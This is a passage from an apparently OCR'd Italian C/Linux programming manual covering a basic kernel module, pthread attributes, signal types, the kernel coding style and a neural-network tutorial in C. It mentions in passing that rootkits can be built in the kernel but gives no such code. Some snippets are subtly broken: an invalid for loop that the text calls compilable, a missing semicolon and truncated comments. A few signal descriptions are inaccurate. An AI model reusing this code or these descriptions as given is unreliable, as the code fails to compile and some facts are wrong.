librerie che si possono invece utilizzare in "user-space". Ciò è diretta conseguenza del fatto che il kernel è codice totalmente autosufficiente e definisce nel proprio codice quelle libreirie che si possono utilizzare nella programmazione in quell'ambiente. Inoltre occorre tener presente le prestazioni del proprio codice e l'uso che questo fa della memoria. Occorre inoltre pensare che codice per il kernel deve essere portabile su molte piattaforme e deve essere in grado di gestire richieste concorrenti potendosi infatti trovare a girare su piattaforme SMP (Simmetric Multi Processors). In questo tipo di programmazione è inoltre impossibile utilizzare un debugger ed errori che in un semplice programma in user-space avrebbero al massimo portato alla terminazione anomala del programma in ambiente kernel possono addirittura essere disastrosi.

Ma allora perché programmare in ambiente kernel? Beh, in primo luogo occorre notare che esistono cose che sono impossibili da fare nella normale programmazione in user-space. Inoltre cose che potrebbero essere possibili diventano estrememente poco performanti. A livello kernel possono inoltre essere implementati rootkit, backdoors estremamente efficienti e difficilmente identificabili. La conoscenza di queste tecniche può quindi aiutare ad avere una maggiore consapevolezza sulla sicurezza del proprio sistema.

Tendenzialmente si preferisce arricchire il funzionamento del kernel costruendo dei moduli in grado di essere caricati a runtime da root o dal kernel stesso al momento del bisogno.

33.4 Il nostro primo modulo

Quando si scrive un modulo per il kernel Linux occorre tenere presente che 2 sono le funzioni che *devono* almeno essere presenti all'interno di esso:

1. `int init_module(void)`
2. `void cleanup_module(void)`

La prima viene chiamata al momento del caricamento del modulo, in genere il suo compito è quello di inizializzare il modulo per garantire ad esso il funzionamento. La seconda funzione, al contrario, viene chiamata al momento della rimozione del modulo. Il suo compito è quello di garantire un uscita di scena pulita che non infici la stabilità del sistema.

Detto questo possiamo presentare il codice del nostro primo modulo:

```
#define __KERNEL__
#define MODULE
#define LINUX
```

```
#ifdef CONFIG_MODVERSIONS
#define MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/module.h>

#include <linux/kernel.h>

int init_module(void) { printk("<1>Happy kernel hacking!\n"); return 0; }
void cleanup_module(void) { printk("<1>Goodbye\n"); }
```

Ebbene si! In poche righe abbiamo scritto un modulo per il kernel Linux perfettamente funzionante, anche se poco utile. Passiamo quindi alle doverose spiegazioni: i primi tre #define servono alla compilazione del modulo poiché spesso nei kernel headers l'accesso a determinate partii di codice è subordinato alla definizione di questi simboli (in particolare del primo). La sezione

```
#ifdef CONFIG_MODVERSIONS
#define MODVERSIONS
#include <linux/modversions.h>
#endif
```

Serve all'eventuale caricamento del modulo compilato su kernel headers di diversa versione, purché presentino la stessa interfaccia, e sempre che il kernel sia stato compilato col supporto per questa feature. Successivamente vengono incluse delle porzioni codice necessarie alla compilazione del modulo . Vengono dunque inserite le due funzioni necessarie di cui abbiamo già parlato. In queste funzioni viene utilizzata la

```
printk
```

la quale possiamo dire non è che la

```
printf
```

a livello kernel arricchita di un numero (da 1 a 9) che rappresenta la priorità del messaggio. A numeri più bassi corrispondono priorità più alte. Il modulo viene compilato nella seguente maniera:

```
gcc -c -I /usr/src/linux/include -O3 hello.c -o hello.o
```

Assicurandosi che venga effettuata l'inclusione degli header del kernel (non si devono utilizzare gli includes presenti in /usr/include in quanto spesso non consentono il caricamento del modulo). Utilizzando i comandi

`insmod,lsmod,rmmod`

[3] possiamo caricare il modulo a runtime, verificare il caricamento ed infine rimuovere tale modulo. Se si è in modalità console (non virtuale) allora si vedranno in output i messaggi delle printk, altrimenti per vederli occorrerà utilizzare i files di log del kernel.

33.5 Kernel Symbol Table

Un modulo, come qualsiasi programma, è constituito principalmente di variabili e funzioni. Ogni volte che un modulo è caricato nel kernel le funzioni e le variabili in esso definite vengono rese pubbliche, assieme alla loro locazione in memoria, all'interno della Kernel Symbol Table la quale è consultabile in */proc/ksyms*.
Perché avviene questo?
Il motivo è piuttosto semplice. Come abbiamo detto il kernel di linux è nato per poter essere modulare, questo non solo comporta la possibilità di inserire a runtime delle funzionalità all'interno del kernel, ma comporta anche la possibilità che un nuovo modulo inserito possa utilizzare le funzionalità messe a disposizione da moduli già presenti per svolgere le proprie funzioni. L'accesso a tali funzionalità esterne viene garantito tramite la Kernel Symbol Table. Avendo a disposizione l'indirizzo di memoria di tali simboli sarà facilmente possibile riferirsi ad essi.

[3] Leggere la pagina di manuale per una spigazione del loro utilizzo

Parte VI

Appendici

Appendice A

Attributi dei Threads

Come certamente ricorderete la creazione di un thread attraverso la funzione pthread_create necessitava anche di un argomento di tipo pthread_attr_t. Esso identificava quelli che vengono definiti come gli *attributi* del thread. Eventualmente questo argomento poteva essere uguale a NULL, in questo caso il thread avrebbe avuto gli attributi di default.

Per poter assegnare dei particolari attributi ad un thread è necessario creare una variabile di tipo pthread_attr_t al fine di passarla alla funzione per la creazione del thread stesso. Per intervenire sugli attributi devono essere utilizzate le funzioni che vedremo in seguito **prima** che il thread venga creato. Dopo la sua creazione, infatti, modifiche alla variabile degli attributi non comporteranno alcun effetto. Si noti bene che Gli stessi attributi possono essere utilizzati per la creazione di piú thread sempre sottostando alle limitazioni di modificabilità di cui sopra.

A.1 Gestione degli attributi

A.1.1 La funzione pthread_attr_init

Function: int pthread_attr_init (pthread_attr_t *ATTR)

Mediante questa funzione l'oggetto puntato da ATTR viene inizializzato con gli attributi di default. [1]er una lista completa degli attributi, con una loro breve descrizione vedasi la sezione relativa in seguito.

[1]P

A.1.2 La funzione pthread_attr_destroy

Function: int pthread_attr_destroy (pthread_attr_t *ATTR)

Semplicemente rilascia le risorse allocate per l'oggetto puntato da ATTR

A.1.3 La funzione pthread_attr_setATTR

Function: int pthread_attr_setATTR (pthread_attr_t *OBJ, int VALUE)

Si tratta in realtà di una serie di funzioni. ATTR, parte del nome della funzione, indica l'attributo che si intende settare nell'apposita variabile puntata da OBJ al valore indicato da VALUE.

A.1.4 La funzione pthread_attr_getATTR

Function: int pthread_attr_getATTR (pthread_attr_t *OBJ, int VALUE)

Questa funzione memorizza il valore dell'attributo ATTR contenuto in nell'oggetto puntato da OBJ nella variabile VALUE.

A.2 Attributi piú importanti

detachstate

Tale attributo assume di default il valore PTHREAD_CREATE_JOINABLE ossia alla terminazione del thread il segnale di terminazione può essere ricevuto dal thread che utilizza una thread_join. Il valore di questo attributo può essere settato come PTHREAD_CREATE_DETACHED ed in questo caso le risorse allocate per il thread vengono immediatamente deallocate. In quest'ultimo caso tuttavia la funzione thread_join, utile per la sincronizzazione dei threads, non può essere utilizzata.

schedpolicy

Come facilmente intuibile questo attributo setta la politica di scheduling del thread. Il valore di default è SCHED_OTHER (regolare, non realtime) ma può essere settato a SCHED_RR (realtime, round-robin) o SCHED_FIFO (realtime, FIFO). La politica di scheduling può tuttavia essere modificata dopo la creazione del thread tramite la funzione pthread_setschedparam

schedparam

Questo parametro ha significato solo se la politica di scheduling è realtime. In Di default è settato a 0. Anche la priorità può essere cambiata dopo la creazione del thread tramite la funzione pthread_setschedparam.

inheritsched

Nel caso in cui questo attributo sia settato a PTHREAD_EXPLICIT_SCHED i parametri relativi allo scheduling del thread vengono determinati dagli attributi dello stesso. Qualora, invece, l'attributo abbia valore PTHREAD_INHERIT_SCHED allora le modalità di scheduling vengono ereditate dal thread generante.

scope

Anche questo attributo ha conseguenze sullo scheduling. esso può assumere il valore PTHREAD_SCOPE_SYSTEM ed allora la priorità del thread, e quindi la relativa schedulazione, vengono calcolati in rapporto alla priorità di tutti gli altri processi in esecuzione sul sistema (default). Nel caso in cui il valore sia PTHREAD_SCOPE_PROCESS lo scheduling è funzione delle priorità degli altri threads generati dallo stesso processo. Quest'ultima funzione non è contemplata nell'implementazione dei threads su linux e comunque, su altri sistemi, deve essere utilizzata con molta cautela.

Appendice B

Tipi di Segnale

Questa sezione riporta i segnali standard piú importanti definiti nel sistema. Ricordiamo che ad ogni segnale corrisponde un preciso codice numerico. Vedasi il file signal.h per maggiori dettagli

B.1 Segnali di errore

La seguente tabella riporta i segnali di errore generati da un processo. In genere questo tipo si segnali vengono generati in caso di errori piuttosto gravi che potrebbero compromettere la corretta esecuzione del programma stesso. L'azione di default di tutti i segnali di questo tipo è quella di terminare il programma che invia il segnale.

SEGNALE	Breve descrizione
SIGFPE	Un segnale di questo tipo, il cui nome significa *floating-point exception* è utilizzato per identificare qualsiasi errore aritmetico come, ad esempio la divisione per zero.
SIGILL	*Illegal Istruction*: il programma cerca di eseguire files non eseguibili o files corrotti o ancora files per la cui esecuzione non ha i privilegi. Un segnale di questo tipo può essere generato anche in caso di stack overflows.
SIGSEGV	Questo segnale è generato quando il programma tenta di leggere in segmenti di memoria che non gli appartengono o di scrivere su memoria in sola lettura. Il suo nome deriva da *segment violation*.
SIGBUS	Generato in caso di invalida assegnazione di un puntatore.
SIGABRT	Generato in caso di chiamata abort da parte del programma stesso.
SIGIOT	Nella maggior parte delle macchine si tratta di un'altra forma del segnale precedente.
SIGTRAP	Generalmente utilizzato dai debugger questo segnale è inviato quando vengono eseguite istruzioni di breakpoint.
SIGSYS	Segnale generato quando si chiama in modo erroneo (con un codice errato) una SysCall.

B.2 Segnali di terminazione

I seguenti segnali vengono utilizzati per la terminazione dei processi.

SEGNALE	Breve descrizione
SIGTERM	Segnale generato, ad esempio, dal comando shell kill esso termina il processo, può essere bloccato, ignorato, manipolato.
SIGINT	Segnale inviato alla pressione di Ctrl+c.
SIGQUIT	Segnale simile al precedente, causa la creazione di files core.
SIGHUP	Generato dall'interruzione di connessioni.

B.3 Segnali di allarme

Di default causano la terminazione del programma.

SEGNALE	**Breve descrizione**
SIGALARM	Generalmente generato da un timer che misura il tempo reale o da quello che misura il tempo di clock.
SIGVTALRM	Generato da un timer che misura il tempo di esecuzione in CPU di un processo.
SIGPROF	Generato da un timer che misura sia il tempo di esecuzione in CPU di un processo sia il tempo di esecuzione di tutti i processi di sistema.

B.4 Segnali asincroni

SEGNALE	**Breve descrizione**
SIGIO	Generato quando un file descriptor è pronto per operazioni di I/O.
SIGURG	Inviato quando dati Urgenti arrivano ad un socket.
SIGPOLL	Simile al primo.

B.5 Segnali per il controllo dei processi

SEGNALE	Breve descrizione
SIGCHLD	Questo segnale è inviato al padre di un processo quando il figlio viene bloccato o termina.
SIGCONT	Segnale inviato per far continuare un processo bloccato.
SIGSTOP	Questo segnale genera il bloccaggio del processo a cui è inviato. Non può essere manipolato, bloccato o ignorato.
SIGTSTP	Simile al precedente, questo segnale può tuttavia essere ignorato o manipolato.
SIGTTIN	Generato quando un processo in background richiede un esecuzione interattiva. Questo segnale termina il processo.
SIGTTOU	Simile al precedente, questo segnale è generato quando un processo in background tenta di scrivere su terminale.

B.6 Errori generati da operazioni

SEGNALE	Breve descrizione
SIGPIPE	Generato in caso di pipe interrotta.
SIGLOST	Generato quando un programma server termina inaspettatamente.
SIGXCPU	Generato quando un processo occupa la CPU per un tempo superiore al dovuto.
SIGXFSZ	Generato quando le dimensioni del file superano un certo limite dipendente dalle risorse disponibili.

B.7 Vari

SEGNALE	Breve descrizione
SIGUSR1 e SIGUSR2	Molto utilizzati. Non hanno una funzione definita quindi sono molto utili in caso di handling definito dal programmatore.
SIGWINCH	Segnale generato quando una window cambia di dimensione.

Appendice C

Stile di programmazione

C.1 Introduzione

La stesura di codice è qualcosa che segue delle regole sintattiche dettate dal linguaggio e necessarie al fine di ottenere un programma effettivamente eseguibile (non necessariamente corretto). Il modo di scrivere codice invece non è soggetto a nessuna regola, per intenderci qualcosa del genere:

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
int i;
for (i=0, i<10, i++) {
printf("i =%s\n");
}
return EXIT_SUCCESS;
}
```

è, a livello di compilazione, perfettamente equivalente a:

```
#include <stdio.h>
#include <stdlib.h>
int main(void){int i; for (i=0, i<10, i++) {
printf("i =%s\n");}return EXIT_SUCCESS;}
```

Capite certamente la differenza, se non a livello di compilazione, nella leggibilità del codice che, per quanto semplice, nel secondo caso diventa

piuttosto difficoltosa. Proprio per questo motivo sarebbe opportuno seguire delle indicazioni che è possibile trovare all'interno dei codici del kernel di linux in un file chiamato *CodingStyle* e che qui riportiamo nelle sue parti piú generalmente applicabili. [1].

C.2 Linux kernel coding style

This is a short document describing the preferred coding style for the linux kernel. Coding style is very personal, and I won't _force_ my views on anybody, but this is what goes for anything that I have to be able to maintain, and I'd prefer it for most other things too. Please at least consider the points made here. First off, I'd suggest printing out a copy of the GNU coding standards, and NOT read it. Burn them, it's a great symbolic gesture. Anyway, here goes.

C.3 Indentation

Tabs are 8 characters, and thus indentations are also 8 characters. There are heretic movements that try to make indentations 4 (or even 2!) characters deep, and that is akin to trying to define the value of PI to be 3.

Rationale: The whole idea behind indentation is to clearly define where a block of control starts and ends. Especially when you've been looking at your screen for 20 straight hours, you'll find it a lot easier to see how the indentation works if you have large indentations.

Now, some people will claim that having 8-character indentations makes the code move too far to the right, and makes it hard to read on a 80-character terminal screen. The answer to that is that if you need more than 3 levels of indentation, you're screwed anyway, and should fix your program.

In short, 8-char indents make things easier to read, and have the added benefit of warning you when you're nesting your functions too deep. Heed that warning.

[1] Queste indicazioni siano espressamente raccomandate per la stesura di codice per il kernel di Linux ma possono essere applicate proficuamente anche per codice che col kernel non avrà nulla a che vedere

C.4 Placing Brace

The other issue that always comes up in C styling is the placement of braces. Unlike the indent size, there are few technical reasons to choose one placement strategy over the other, but the preferred way, as shown to us by the prophets *Kernighan and Ritchie*, is to put the opening brace last on the line, and put the closing brace first, thusly:

```
if (x is true) {
we do y
}
```

However, there is one special case, namely functions: they have the opening brace at the beginning of the next line, thus:

```
int function(int x)
{
body of function
}
```

Heretic people all over the world have claimed that this inconsistency is ... well ... inconsistent, but all right-thinking people know that (a) K&R are _right_ and (b) K&R are right. Besides, functions are special anyway (you can't nest them in C).

Note that the closing brace is empty on a line of its own, _except_ in the cases where it is followed by a continuation of the same statement, ie a while in a do-statement or an else in an if-statement, like this:

```
 do {
body of do-loop
} while (condition);
```

and

```
if (x == y) {
..
} else if (x > y) {
...
} else {
....
}
```

Rationale: K&R.

Also, note that this brace-placement also minimizes the number of empty (or almost empty) lines, without any loss of readability. Thus, as the supply of new-lines on your screen is not a renewable resource (think 25-line terminal screens here), you have more empty lines to put comments on.

C.5 Naming

C is a Spartan language, and so should your naming be. Unlike Modula-2 and Pascal programmers, C programmers do not use cute names like ThisVariableIsATemporaryCounter. A C programmer would call that variable tmp, which is much easier to write, and not the least more difficult to understand.

HOWEVER, while mixed-case names are frowned upon, descriptive names for global variables are a must. To call a global function foo is a shooting offense.

GLOBAL variables (to be used only if you _really_ need them) need to have descriptive names, as do global functions. If you have a function that counts the number of active users, you should call that count_active_users() or similar, you should _not_ call it cntusr().

Encoding the type of a function into the name (so-called Hungarian notation) is brain damaged - the compiler knows the types anyway and can check those, and it only confuses the programmer. No wonder MicroSoft makes buggy programs.

LOCAL variable names should be short, and to the point. If you have some random integer loop counter, it should probably be called i. Calling it loop_counter is non-productive, if there is no chance of it being misunderstood. Similarly, tmp can be just about any type of variable that is used to hold a temporary value.

If you are afraid to mix up your local variable names, you have another problem, which is called the function-growth-hormone-imbalance syndrome. See next chapter.

C.6 Functions

Functions should be short and sweet, and do just one thing. They should fit on one or two screenfuls of text (the ISO/ANSI screen size is 80x24, as we all know), and do one thing and do that well.

The maximum length of a function is inversely proportional to the complexity and indentation level of that function. So, if you have a conceptually simple function that is just one long (but simple) case-statement, where you have to do lots of small things for a lot of different cases, it's OK to have a longer function.

However, if you have a complex function, and you suspect that a less-than-gifted first-year high-school student might not even understand what the function is all about, you should adhere to the maximum limits all the more closely. Use helper functions with descriptive names (you can ask the compiler to in-line them if you think it's performance-critical, and it will probably do a better job of it that you would have done).

Another measure of the function is the number of local variables. They shouldn't exceed 5-10, or you're doing something wrong. Re-think the function, and split it into smaller pieces. A human brain can generally easily keep track of about 7 different things, anything more and it gets confused. You know you're brilliant, but maybe you'd like to understand what you did 2 weeks from now.

C.7 Commenting

Comments are good, but there is also a danger of over-commenting. NEVER try to explain HOW your code works in a comment: it's much better to write the code so that the _working_ is obvious, and it's a waste of time to explain badly written code.

Generally, you want your comments to tell WHAT your code does, not HOW. Also, try to avoid putting comments inside a function body: if the function is so complex that you need to separately comment parts of it, you should probably go back to chapter 4 for a while. You can make small comments to note or warn about something particularly clever (or ugly), but try to avoid excess. Instead, put the comments at the head of the function, telling people what it does, and possibly WHY it does it.

C.8 Data Structures

Data structures that have visibility outside the single-threaded environment they are created and destroyed in should always have reference counts. In the kernel, garbage collection doesn't exist (and outside the kernel garbage collection is slow and inefficient), which means that you absolutely _have_ to reference count all your uses.

Reference counting means that you can avoid locking, and allows multiple users to have access to the data structure in parallel - and not having to worry about the structure suddenly going away from under them just because they slept or did something else for a while.

Note that locking is _not_ a replacement for reference counting. Locking is used to keep data structures coherent, while reference counting is a memory management technique. Usually both are needed, and they are not to be confused with each other.

Many data structures can indeed have two levels of reference counting, when there are users of different classes. The subclass count counts the number of subclass users, and decrements the global count just once when the subclass count goes to zero.

Examples of this kind of multi-reference-counting can be found in memory management (struct mm_struct: mm_users and mm_count), and in filesystem code (struct super_block: s_count and s_active).

Remember: if another thread can find your data structure, and you don't have a reference count on it, you almost certainly have a bug.

Appendice D

Tipi da Linux

Alcune volte, nella dichiarazione dei tipi delle variabili lo standard C sembra dilungarsi troppo, a favore di una maggiore semplicità ma certamente a scapito di una maggiore rapidità e scioltezza nel coding. Sarete certamente d'accordo con noi nel convenire che una dichiarazione del tipo:

```
unsigned long long int luuuungo;
```

per dichiarare un intero senza segno di 64 bit sia estremamente *lenta* da scrivere.

Questa limitazione è stata prontamente affrontata e sono approntate le opportune definizioni necessarie ad offrire una via molto piú breve. Naturalmente il metodo classico, quello poco sopra descritto, **non è venuto certo a mancare** solamente è stata offerta un'alternativa.

D.1 types.h

In directory come `/usr/include/linux/, /usr/include/sys/, /usr/include/asm/` sono presenti dei files header chiamati appunto `types.h` in cui vengono ridefinite molte tipologie di dato. Ad esempio una dichiarazione di variabile come la precedente, facendo uso dei *typedef* presenti in `/usr/include/asm/types.h` si sarebbe potuta abbreviare in questa maniera:

```
__u64 luuuungo;
```

Certamente molto piú breve ma...

D.2 Il rovescio della medaglia

. . . molto meno intuitiva. Anche ciò è di notevole importanza se relazionato al fatto che il codice potrebbe essere letto da altri. Certamente sarebbe meglio non utilizzare queste accortezza in due casi fondamentali:

1. Il codice è già di per se breve o semplice, in questo caso è inutile complicare la leggibilità senza ottenere un effettivo guadagno.

2. Il codice deve essere portabile. Questo è il motivo preponderante. Per quanto il vostro codice possa essere perfettamente standard includendo tali definizioni inevitabilmente esso potrà essere utilizzato solo su di una piattaforma che quantomeno possiede quei .h (al posto giusto).

Se tuttavia avete intenzione di scrivere codice per linux allora potrebbe essere veramente utile compattare il proprio codice con questi piccoli accorgimenti.

Appendice E

Reti Neurali

E.1 Introduzione

Questo capitolo d'esercizio non contiene nuove conoscenze sul C, nè sulle applicazioni dell'ambiente Gnu/Linux, bensì usa quanto spiegato finora per darvi un saggio della versatilità di entrambi questi strumenti. Data quest'ultima caratteristica, i progetti d'esempio avrebbero potuto essere altri, tutti ugualmente validi ed interessanti; la scelta è ricaduta su un argomento relativamente vecchio (fine anni '80), ma ancora adesso nella fase di bozzolo, il cui nome sicuramente avrà attratto molti di voi: le reti neurali.

Ovviamente non si potrà affrontare in modo completo e preciso l'argomento (vasto, complesso e poco inerente al nostro scopo), e vi prego di accettare molte delle mie affermazioni come dogmi. Le informazioni che vi darò saranno il minimo necessario per fornire una visione generale del problema da affrontare, in modo da potersi concentare sulla realizzazione tecnica e affrontare il progetto senza il terrore di fastidiose formule o dimostrazioni matematiche. Per lo stesso motivo sicuramente incapperò in qualche imprecisione per la quale spero nessun esperto inorridisca. In ogni caso, giunti alla fine, avrete sotto mano una rete neurale in grado di apprendere la somma algebrica fra due numeri (con buona precisione).

E.2 Ma cos'è una rete neurale?

Cominciamo con una definizione informale: una rete neurale è una scatola chiusa, con una serie di input ed una serie di output. Essa processa gli input (nel nostro caso i due addendi) e restituisce una serie di output (nel nostro caso solo uno, la somma). Come essa faccia è relativamente semplice: impara. Come? Esistono molti metodi, come esistono molti tipi di reti neurali. Nel



Figura E.1: Struttura di una rete neuronale

nostro caso semplicemente forniremo alla rete neurale una serie di esempi di addizioni, con relativa soluzione,su cui essa si applicherà cercando di capire dove sbaglia.

Veniamo alla questione sul nome. Esso le deriva dalla struttura, analoga, in un certo senso, a quella del nostro cervello.

Come si vede dalla figura E.1 la struttura è di per sè semplice. Gli elementi costitutivi sono i neurodi (anche chiamati neuroni, ma preferisco il primo termine) e le sinapsi. I primi fungono da centri di calcolo, i secondi servono come veicolo dei segnali (o informazioni); notare quindi l'analogia con il cervello umano, anche se le connessioni (le sinapsi) sono di un ordine di grandezza di molto inferiore. I neurodi sono organizzati in layer, cioè gruppi con lo stesso compito. Ci sono un layer di input e uno di ouput, con gli ovvi compiti di prendere l'input e restituire l'output. Esiste anche un layer hidden (nascosto), il cui unico scopo è quello di computare le risposte della rete. Cerchiamo ora di capire come funzionano i neurodi in questo tipo di rete.

E.3 Neuronodi

Il neurodo (figura E.2) ha una serie di input x_i e di output y_i, a cui sono collegati altri neurodi o l'esterno (ad es. i neurodi di input riceveranno in ingresso gli addendi da sommare). Ogni collegamento (d'ora in poi useremo solo il termine sinapsi) avrà un certo peso w_i che determinerà quanto il valore



Figura E.2: Struttura di un neuronodo

dall'altro capo della sinapsi influenzerà il valore del neurodo stesso. Questo è dovuto al fatto che il neurodo assumerà come input totale

la somma di tutti gli input, ognuno moltiplicato per il peso del suo collegamento

(quindi più il peso è alto più quell'input sarà importante). Questo valore si chiamerà valore di propagazione (e la funzione somma degli input è la funzione di propagazione). Per noi sarà semplicemente X. Il valore di propagazione verrà processato per ottenere il valore da trasmettere in output, il cui nome è valore di attivazione. Per calcolarlo si usa un funzione, chiamata funzione di attivazione ovviamente, che può essere una qualunque funzione matematica: le più comuni sono sigmoide e tangente iperbolica, ma visto che noi lavoriamo su cose semplici (l'addizione), la nostra funzione di attivazione sarà la funzione lineare che restituisce il valore stesso, quindi Y = f(X) = X. A questo punto dovrei aggiungere che ci sono altre peculiarità nel neurodo, ma come al solito conto sul fatto che a noi interessa più l'implementazione, e che per gli approfondimenti c'è sia la mia e-mail che i link in fondo. C'è una poi trasmissione di segnali tra un layer all'altro, che può essere sintetizzata come: un aggiornamento dei valori di ogni layer, ogni volta che il layer precedente varia i suoi valori. Per rimanere in tema con il nostro esempio, immettere i due addendi nei neurodi di input, varierà il loro valore, e attiverà la trasmissione di segnali.

Se tutto ciò non vi ancora chiaro, non temete, vederlo con i vostri occhi aiuterà molto

E.4 un pò di codice

Date queste informazioni, possiamo già tirare fuori un pò di codice; in particolare diamo vita alle strutture che ci permetteranno di materializzare la rete. Dichiariamo perciò i quattro tipi fondamentali del nostro progetto: neurodi,sinapsi,layer e la rete stessa.

```
typedef struct TypeNeurodo neurodo;
typedef struct TypeSinapsi sinapsi;
typedef struct TypeLayer layer;
typedef struct TypeNN neuralnet;
```

E dopo di che, definiamole in questo modo:

```
struct TypeNeurodo {
    _PRECISION actv_value;
    _PRECISION prop_value;
    sinapsi* in_links[16]; //synapses coming into the layer
    int num_in_links; //and the number of them
    sinapsi* out_links[16]; //synapses getting out of the layer
    int num_out_links; //and the number of them
    _PRECISION (*actv_func)(_PRECISION prop_value);
};
```

Lasciando i commenti originali dei sorgenti (spero mastichiate bene l'inglese), molti delle variabili dovrebbero essere già chiare, in pratica alloco spazio per 16 puntatori a sinapsi in entrata, e 16 in uscita, mantenendo il conto in num_in_links e num_out_links rispettivamente. prop_value e actv_value ovviamente contengono i valori di propagazione e attivazione. Notare l'uso di un puntatore a funzione, actv_func, che ci permette di scegliere successivamente quale funzione di attivazione usare per quel nodo. Questa tecnica è molto utile quando un programma ben si adatta ad una strategia a pezzi o modulare, come un coltellino svizzero dal quale ogni volta uno ha la possibilità di scegliere quale utensile usare.

NB: _PRECISION è definito così:

```
#define _PRECISION float
```

ovviamente voi potrete sostituire float, double,int, short int, long double..etc etc ma non garantisco su alcune funzioni come printf() o scanf() che si aspettano uno dei due [cfr. esercizi]

```
struct TypeSinapsi {
    _PRECISION delta; //delta to commit
    _PRECISION weight; //current weight
    neurodo *in,*out;
};
```

Una sinapsi serve solo perchè il valore del peso, weight, non appartiene nè soltanto al neurodo ad un capo nè soltanto all'altro, quindi come insegnano a progettazione del software I, serve una struttura che rappresenti il collegamento tra i due. Il valore di delta sarà utile durante l'apprendimento.nverbatim

```
struct TypeLayer {
    neurodo** elements; //neurodi elements of the layer
    int num_elements; //and the number of them

    void (*update_weights)(layer* lPtr);
};
```

Un layer è un semplice contenitore di neurodi, manteniamo perciò un semplice puntatore ad una lista di neurodi, un contatore di questi neurodi, e un puntatore ad una funzione che servirà durante l'apprendimento.

```
struct TypeNN {
    int max_epochs;
    _PRECISION l_rate;

    layer* input_layer;
    layer* hidden_layer;
    layer* output_layer;
};
```

Alla fine la rete nel suo insieme: tre layer puntati da input_layer,hidden_layer ed output_layer. I due parametri servono anch'essi durante l'apprendimento.

E.5 Apprendere: errare è solo umano?

Ma cos'è questo apprendimento di cui parlo sempre? Possibile che la rete possa imparare a fare le addizioni come imparano i bambini alle elementari? Ovviamente no, la rete non impara a mettere in colonna gli addendi e a sommare unità, decine e centinaia. Sarebbe inutile e poco interessante come sfida tecnica. La rete semplicemente impara dai propri errori, sfruttando

un pò di analisi matematica. Come detto prima, la rete dovrà prendere in input due addendi e calcolare l'output tramite la cosiddetta trasmissione di segnali. Essa poi valuta l'errore (tramite la semplice differenza tra risultato esatto e output, o tramite lo scarto quadratico medio, fate vobis), e agisce sui pesi delle sinapsi di conseguenza, nel tentativo di avere la prossima volta un risultato più esatto. Dipendendo l'output della rete dai valori dei pesi nelle sinapsi il tentativo della rete sarà di arrivare ad uno stato in cui i pesi in tutte le sinapsi siano tali che dati due input, l'output ne sia sempre la somma..semplice no? Sicuramente vi posso dire che funziona. Questo però ne era il riassunto, adesso implementiamo parte per parte.

E.6 Prendiamo l'argilla e sputiamoci sopra

Diamo intanto vita alla nostra rete. Questo vuol dire allochiamo memoria per tutti gli elementi e colleghiamo i layers tra di loro. Non mostro le funzioni per la prima operazione (ma vi invito a leggerne il codice, si trattano di init_net(),new_layer() e new_neurodo(), e tutte tre sono chiamate a malloc(), una per ogni elemento), mentre mi soffermo un attimo sul codice per il collegamento.

```
void link_layers(layer* layer_in,layer* layer_out){
    int i,j;
    sinapsi* aux_syn;
    neurodo *curr_in,*curr_out;

    for(i=0;i < layer_in->num_elements;i++){ //scans all elements in the firs
        curr_in = layer_in->elements[i];
        for(j=0;j < layer_out->num_elements; j++){ //creates a new sinapsi be
            curr_out = layer_out->elements[j]; //and any neurodo of second la
            aux_syn = (sinapsi*)malloc(sizeof(sinapsi));
            aux_syn->in = curr_in;
            aux_syn->out = curr_out;
            aux_syn->weight = norm(RAND_VALUE);
            curr_in->out_links[curr_in->num_out_links++] = aux_syn
            curr_out->in_links[curr_out->num_in_links++] = aux_syn;
        }
    }
}
```

La funzione collega due layer fra di loro, dove layer_in fungerà da trasmettitore e layer_out da ricevente. In pratica alloca memoria per una sinapsi fra ogni neurodo di layer_in ed ogni neurodo di layer_out tramite due cicli for, dove il primo cicla in tutto layer_in e il secondo in tutto layer_out per ogni neurone in layer_in. NB Io ho sempre adorato i for annidati. In ogni caso per creare i giusti collegamenti, la sinapsi deve avere i riferimenti ai neurodi che collega, e quest'ultimi devono avere un riferimento alla sinapsi. Notare che il peso della sinapsi viene settato ad un numero random, normalizzato (tra 0 e 1), grazie a RAND_VALUE definito come

```
#define RAND_VALUE (((_PRECISION) rand () * 3.0518507e-5) - 0.5)
```

